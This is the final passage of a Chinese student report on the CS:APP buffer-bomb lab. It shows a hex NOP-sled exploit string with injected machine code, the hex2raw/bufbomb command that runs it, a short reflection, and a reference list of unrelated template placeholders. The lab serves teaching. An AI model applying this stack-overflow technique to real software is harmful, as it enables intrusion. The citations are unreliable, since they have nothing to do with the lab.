90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 b8 a6 5a 3f 52 8d 6c
24 18 83 ec 04 c7 04 24 21 8d 04 08 c3 b8 37 68 55
```

执行命令：（注意要加上-n!!!）

```
cat exploit-4.txt | ./hex2raw -n | ./bufbomb -n -u 1160300901
```



OVER!!!

第 4 章 总结

4.1 请总结本次实验的收获

1. 理解了 C 语言函数的汇编级实现及缓冲器溢出原理，掌握栈帧结构与缓冲器溢出漏洞的攻击设计方法，并能熟练使用 Linux 下的调试工具完成机器语言的跟踪调试；
2. 深入了解栈的机制，体会了缓冲区溢出攻击的危害性。
3. 汇编真的很烧脑，即使画图也经常会出错。做完之后还是很有成就感的，就好像自己真的攻击了一个什么厉害的程序一样（并没有），最应该提醒的是最后一题执行命令时加-n!!!

4.2 请给出对本次实验内容的建议

这次实验挺有意思也挺有挑战性的，如果老师在 ppt 上注明最后的 Nitro 执行时加 -n 可能会让我们少走一些弯路，扎心了……

注：本章为酌情加分项。

参考文献

为完成本次实验你翻阅的书籍与网站等

[1] 林来兴. 空间控制技术[M]. 北京：中国宇航出版社，1992：25-42.

[2] 辛希孟. 信息技术与信息服务国际研讨会论文集：A 集[C]. 北京：中国科学出版社，1999.

[3] 赵耀东. 新时代的工业工程师[M/OL]. 台北：天下文化出版社，1998 [1998-09-26]. http://www.ie.nthu.edu.tw/info/ie.newie.htm（Big5）.

[4] 谌颖. 空间交会控制理论与方法研究[D]. 哈尔滨：哈尔滨工业大学，1992：8-13.

[5] KANAMORI H. Shaking Without Quaking[J]. Science，1998，279（5359）：2063-2064.

[6] CHRISTINE M. Plant Physiology: Plant Biology in the Genome Era[J/OL]. Science，1998，281：331-332[1998-09-23]. http://www.sciencemag.org/cgi/collection/anatmorp.